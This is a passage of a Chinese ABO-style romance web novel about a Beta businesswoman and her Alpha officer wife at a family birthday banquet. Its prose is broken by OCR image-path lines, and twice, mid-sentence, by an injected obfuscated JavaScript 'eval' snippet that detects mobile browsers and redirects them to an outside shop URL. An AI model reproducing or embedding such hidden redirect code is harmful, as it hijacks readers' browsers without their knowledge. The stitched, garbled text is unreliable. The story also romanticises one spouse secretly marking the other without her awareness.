那就是还不能确定要不要;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538039|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ? 祝敛青眼底的愁绪不减,只能拖延道:“再说吧,暂时不着急。” 裴烬野随意点头,心里默默往备忘录里加了一条。 妻子不喜欢孩子。 正好,她也不喜欢,但她想和妻子靠近一点,所以用了很恶劣的方式,暗示妻子,她们可以有一个孩子。 停顿的脚步继续,须臾后才抵达祝敛青未结婚时的房间。 祝家规定,未婚的子女都得住在老宅,结婚后才能搬出去,除了当家主脉。 因此,祝敛青原是可以在婚后留住老宅,只是她自己拒绝了,但姥姥还是给她留了房间,以便她偶尔停留。 房门轻轻关上,强撑的人终于放松一点,随手解开衬衫的第一颗扣子,平直的锁骨处有一枚小小的红印,在祝敛青上一次查看时,被搓捏得更红,在瓷白肌肤衬托下,红得刺眼。 显然,这就是妻子提起过的,身上总会冒出不痛不痒,但需要几天才能消退的红斑。 裴烬野不由想起备忘录的第十条。 妻子的皮肤敏感又脆弱,轻轻一碰就会发红,要控制力度,非常小心。 “我出来的时候去了趟医疗室,”裴烬野出声。 祝敛青随之回头,看向她。 裴烬野继续道:“和她们要了一份药膏,不知道管不管用?” 她取出口袋里的药盒,药盒很小,大概就一个贝壳那么大,在裴烬野掌心中,显得格外小巧。 祝敛青看了一眼,只道:“我试一试吧,麻烦您了。” 众所周知,军区具有帝国最好的医疗条件,而且,这些红印确实有点烦人,祝敛青希望它们能快点消失。 抬手取物间,指尖无意擦过一点,裴烬野指尖动了下,还未感受就见祝敛青收手,时间不超过几秒。 裴烬野默默咽下那句帮忙的话,看着妻子将药膏擦拭。 不需要担心药膏太凉,贴身放了许久的药膏温热,与裴烬野的体温几乎一致。 她是个非常贴心的妻子,药膏如此,其他也是。 哪怕祝敛青只涂抹到锁骨位置,贴心的妻子仍然侧身避开,克制又有礼,甚至忘记了提醒祝敛青。 她的腰后还有几颗,只是太过隐蔽,哪怕照镜仔细寻找,也很难注意到,除非让人帮忙。 可不痛不痒、只是有点碍眼的印记,实在难以让祝敛青察觉,于是,只有始作俑者清楚它们在哪里。 “麻烦您那么挂心,”祝敛青再一次道谢。 裴烬野笑得很温和,摇头重复道:“我说过了,这件事是我的责任,对您造成困扰,我真的感到非常抱歉。” 脱离了人群,两人又开始默契地保持距离,宛如最陌生的关系。 祝敛青还想再说些什么,却听到一阵敲门声,紧接着,老迈的声音随之响起。 “小姐,是我。” 裴烬野挑了挑眉,在祝敛青的无声允许下,开了门。 之前提过的张姨,此刻出现在门口,双手抬着木盘,里头是一些洗漱换洗用品,开口就道:“家主说这段时间都没见过您,心里头总念着,希望您和裴少将留一晚上,多陪陪她老人家。” 终于知晓张姨为何会路过,但却不是什么好事。 祝敛青扫过那堆东西,心知没有拒绝的权利,只能无奈答应。 站在她身后的裴烬野无声,唇边笑意却更浓。 新婚的第三个月,她终于能正大光明地和妻子共同度过一个夜晚。 这让她感到愉悦。 3. 第三章 只有少数人知晓房间内的暗潮涌动,身处其中的人一退再退,却不知自己掉进如何危险的陷阱,仍由蛛丝越束越紧。 休息片刻,便开始为晚宴做准备。 礼服都由祝家准备,不需要她们麻烦半点。 考虑到裴烬野的习惯,甚至不大繁琐,仿军式的银白西装,既与祝敛青相配,又能让外人一眼看出裴烬野的身份。 说实话,要不是太夸张,她们甚至想把军衔标上。 而祝敛青则精致许多,丝绒的露肩鱼尾裙,勾勒出妙曼曲线,浅栗色发丝披散,半遮半掩地挡住蝴蝶骨,垂眼时,没有镜片遮挡的灰青色眼眸盈盈,少了冷锐,多几分朦胧和为难。 前者是因为近视导致的朦胧,后者是因为锁骨处遮不住的红印。 镜中的祝敛青拧紧眉头,视线始终停留在那处。 到底是什么东西? 熟悉的家庭医生以年纪大为由,已向祝家申请退休,新的人选还未定下,她这段时间工作又忙,去医院的计划一拖再拖。 不等她再想,门外响起敲门声,继而有人询问:“还没好吗?” 是裴烬野,她的新婚妻子,大抵是她在换衣间里耽搁太长时间,所以赶来催促。 不用担心对方闯入,虽然相处时间不长,但裴烬野的表现一直很好。 性格谦和有礼、克己复礼,而且十分尊重她,比起大多数性格傲慢强势的Alpha,裴烬野堪称一个完美伴侣。 思绪放空时,祝敛青也会想,裴烬野为什么要和她、一个Beta结婚。 因为裴祝两家的政商联合? 因为她不会像那些Omega一样穷追不舍地粘着裴烬野? 她们毫无感情,以后也不可能发生什么。 但目前来看,她们的婚姻得利者都是祝敛青。 她借着裴烬野摆脱了催婚,完全把控了集团,另外还因此少了一些因被前未婚妻解除婚约,而可能产生的舆论麻烦。 祝敛青轻轻吐出一口气,紧皱的眉头不仅没有松开,反而拧得更紧。 作为一个合格的商人,她深知不可能只有一方获利的合作,否则这段脆弱的关系迟早崩坏。 祝敛青暂时还不想离婚,起码短期不行,所以她必须思考,裴烬野需要什么? 一个孩子? 许是今天被提起的太多,叫她一下子就想到这事。 态度不再像之前坚决,灰青色的眼眸纠结。 或许该趁着这次长假,好好和裴烬野沟通一次了。 祝敛青这样想,同时开口回应道:“已经好了。” 外头的人“嗯”了一声,紧接着就听到离开的脚步声,叫祝敛青万分放心。 裴烬野就是这样体贴礼貌的Alpha。 房门打开,往前走了几步才见到裴烬野。 她的视线停留,慢慢移向锁骨,表情一下子变得凝重,明显是瞧见了那个红印,不由道:“看来医疗室的药膏也不大管用。” 声音里甚至有些歉意,像是不能帮助到祝敛青的自责。 祝敛青只得宽慰:“没事的,反正也不痛不痒。” 裴烬野却没有放弃,又说:“我明天联系一下除虫公司,让他们来做一个大扫除。” “当然可以,我前两天就想这样做了,只是一直忘记,”为表示宽慰,祝敛青甚至笑了下。 裴烬野顿了下,很快偏头看向另一边。 对此,祝敛青的理解依旧是裴烬野的优良教养。 很多Alpha都很喜欢直愣愣盯着人看,自以为的视线是赞赏、是奖励,但实际非常烦人,起码祝敛青自己不大喜欢,裴烬野这样就很好,让她比较舒服。 随意说着话,重复之前的路走回大厅。 已经布置好的大厅灯光璀璨,祝家人与受邀的客人皆穿正装,在音乐声中,各自三两成对,言笑晏晏。 裴烬野向祝敛青微微倾身,祝敛青抬手挽住她的手臂,距离再次消失,丝绒布料贴着西装。 在场的宾客察觉主角出现,都回以热情掌声与注视,特意邀请来的古典乐队甚至当即换了一曲。 这本是祝敛青重复多次,绝对游刃有余的场合。 可她敏锐地感受到曾出现在公司的视线,此刻又若隐若现落在她身上。 不是往日的惊艳或贪恋,欣赏或嫉妒,她们的眼神带着几分揶揄的笑意,尤其互相对视时,那种不用言说的默契,叫祝敛青烦闷。 是今天的裙子不合适? 还是外面有什么她不知道舆论在发酵。 总不能是她锁骨间的红印,不过是被奇怪虫子咬了,这有什么值得笑的? 指尖的高脚杯摇晃,艳红液体荡起波澜,酒香随之散开。 祝敛青低头抿了一口,试图用酒精压住情绪,可抬眼时,又瞧见角落的几人朝她看来。 谈什么不上恶意的笑,偏偏全是祝敛青不理解的情绪。 和公司里的那些Alpha与Omega一样。 酒精在舌尖散开,专属于葡萄酒的涩,堵在嗓子眼,不上不下叫人难受。 “怎么了?”旁边的妻子察觉到她的情绪,微微偏头询问,唇间依旧是那抹温和的笑意,赤色眼眸满是关切。 挽住对方手臂的手紧了紧,祝敛青红唇碾磨,却不知该怎么说,但情绪却因此缓和一点,不管怎么样,她的妻子还在她的身边。 高等级Alpha、靠谱的合作伙伴、少将、温恭有礼的性格,这些词汇拼凑在一起,成为祝敛青信任而放心的裴烬野。 相信有裴烬野的帮助,这个问题很快就会解决。 祝敛青轻轻松了口气。 大抵是疑惑,裴烬野顺着她之前的视线看过去,低声再次询问:“怎么了?需要过去和他们聊聊吗?” 裴烬野不大了解祝家的人际关系,但她很知道怎么当一个合格的士兵,配合祝敛青的所有指令。 祝敛青犹豫片刻,还是道:“过去一趟吧。” 她对那几人还算认识,都是祝家培养出来的Alpha、Omega,因等级太低、能力一般的缘故,无法委以集团重任,只由家族供养,日后安排合适Alpha、Omega结合,用以培养下一代。 脚步偏移,不多时就走到他们面前。 那群人见状,连忙笑起,开口就是一连串的祝贺。 “敛青姐生日快乐,嫂子好漂亮,你真是有福气,”左侧的女人率先开口,打趣的声音满是笑意。 “对啊对啊,你们妻妻感情真好,好幸福啊,”最后三个字被刻意加重,右侧的人视线有意无意烧过,不等祝敛青分辨又移开。 “谁说不是呢,是顶A的实力呢,”有人捂嘴直笑。 如果祝敛青能嗅到信息素,必然会发觉她周身都是橡木苔的味道,浓郁得几乎凝成水珠滴落,叫人一秒陷进阴郁湿润的森林深处, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538040|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 知晓眼前这颗橡木,已被这朵形似小鹿角的苔藓无声占据, 祝敛青是裴烬野的。 这是在场所有的Alpha与Omega的共识。 这个脆弱可怜的Beta,完全不知自己掉入了怎样的陷阱。 听祝母说,裴少将这次申请的长假理由,是易感期即将爆发。 早上才赶回,晚上就控制不住留了印,不知宴会结束还要发生点什么,不知祝敛青能不能承受一个顶级Alpha的渴望。 几个Alpha、Omega对视一眼,突然默契笑起。 又是这样。 祝敛青拧紧眉头,被莫名其妙排斥在外的感受奇怪,不等她细想,却感受到裴烬野的手揽住她的腰。 祝敛青一愣,本能想要反抗,却又瞬间想到这是什么场合,立马止住。 “姥姥来了,”裴烬野及时地低声解释。 祝敛青脊背微松,当即放弃所有抵触。 可腰间的异样依旧明显,隔着单薄布料,仍然能感受到熟悉的温度。 裴烬野体温很高,这是祝敛青一开始就知道的事情。 在第一次达成协议的雨夜,那人明明在店外等待许久,风衣都被打湿,可伸来的手却滚烫,握手间,还能感受到常年握枪的厚茧。 人对另一个人的充分认识,需要包含五感。 滚烫粗粝,便是祝敛青起初对裴烬野的触感印象,直到今日也从未改变。 就好像那盒被捂得发烫的药膏,哪怕取出片刻,涂抹在锁骨间时,依旧是温热的。 或许Alpha都是这样? 祝敛青不得不这样猜测。 在她思绪间,裴烬野已和面前的几人说完再聊。 祝家当事人的出场让宴会越发沸腾,不过几分钟,就有两波人迎了上去,但往往几句就结束,众人都看出她的注意力停留在祝敛青与裴烬野身上,希望她们快点过去。 几个Alpha、Omega也识趣,纷纷笑着道:“下次有机会再聊,再祝敛青姐生日快乐。” 有人挤了挤眼,笑眯眯地接上:“也祝你们有一个甜蜜的夜晚。” 另一边的人有些微醺,话语更加赤裸:“奶油更适合夜晚,敛青姐可要让嫂子多吃一点。” 祝敛青似乎听懂一点,可还没来得及细想,就被裴烬野半搂半提地带走。 很快,思绪回笼,祝敛青稍稍正色。 那些困扰虽然烦人,但还不足与眼前的事情相争,她更需要的事业,一切都要为她的野心让步,祝敛青十分清楚这一点。 脚步住顿,两人默契喊道:“姥姥。” 祝柏舟年纪苍老,如今只能坐在轮椅上,由佣人推着走,面容与祝敛青有五分相似,灰青但浑浊的眼,发丝已然全白,可看其五官轮廓,依旧能看出年轻时的风采。 “哎,你们来了,”她慈祥回应,视线扫过裴烬野搭在祝敛青腰间的手,终于露出今夜的第一个笑容。 她和蔼继续:“我的宝贝孙女,二十八岁生日快乐,希望你能渡过一个快乐而幸福的生日夜。” 祝敛青轻声感谢,弯腰附身拥抱时,听到苍老的声音又一次在耳边响起。 “是时候为祝家生一个Alpha血脉了,阿青。” “你是姥姥最疼爱、最懂事的孙女。” 声音落在后久久不曾散开,一直在祝敛青耳畔徘徊。 又是孩子吗…… 4. 第四章 见过姥姥后,妻子的状态变得很差。 虽然变化细微,但裴烬野还是敏锐地察觉到了她的一两次恍惚。 可不知源头在哪,又碍于宴会,裴烬野只能把疑惑暂时压住,直到宴会结束。 漫长喧闹终于停止,骤然亮起的房间安静,只有窸窣的动作声,祝敛青坐在梳妆台卸妆,裴烬野解开衬衫的扣子。 难得无言,却又透着几分松弛,这还是两人婚后的头一次。 裴烬野的笑意不减,唇边还残留着些许奶油。 这是之前,周围人酒醉起哄,妻子只好叉起生日蛋糕,喂到她唇边。 因为太过慌乱,所以沾染不少,但或许也有裴烬野故意偏了下头的原因。 乳白的奶油与小麦肤色相衬,格外突兀。 祝敛青几次看过来,嘴唇碾磨,像是想要提醒,却碍于各种原因不曾开口。 裴烬野明明察觉却佯装不懂,像是恶劣的犬,喜欢用这点拙劣的小伎俩吸引主人的注意。 比如此刻,裴烬野就能感觉到,祝敛青借着镜子,悄然看向自己。 真甜。 裴烬野卷了卷舌尖,似乎还能尝到妻子生日蛋糕的味道,很浓郁的奶油香气。 裴烬野不大喜欢甜食,哪怕是身处前线时。 那会帝国送来的补给里,总会塞几箱可乐、糖果,甚至还有草莓蛋糕。 这种东西脆弱又占空间,却比许多心理医生还管用,避免了许多Alpha因长时间的精神力释放、与虫族厮杀而导致的精神紊乱。 所以,无论条件如何苛刻,帝国都会尽量保护这些物资送到。 裴烬野的心理医生也曾向她建议,让她尝试一些甜食。 可裴烬野并未采纳,无法理解人类会依赖二氧化碳造成的刺痛,而且每日服用的营养液,已为她带来充足糖分。 心理医生几次相劝无果后,趁着每周强制的心理咨询时间,对她说:“裴少将,人类需要一点无用的依赖。” “可乐、蛋糕、糖果,哪怕是酒精、烟草,太过紧绷的绳迟早会崩断,允许自己和自己求救,这不是软弱无能的表现。” 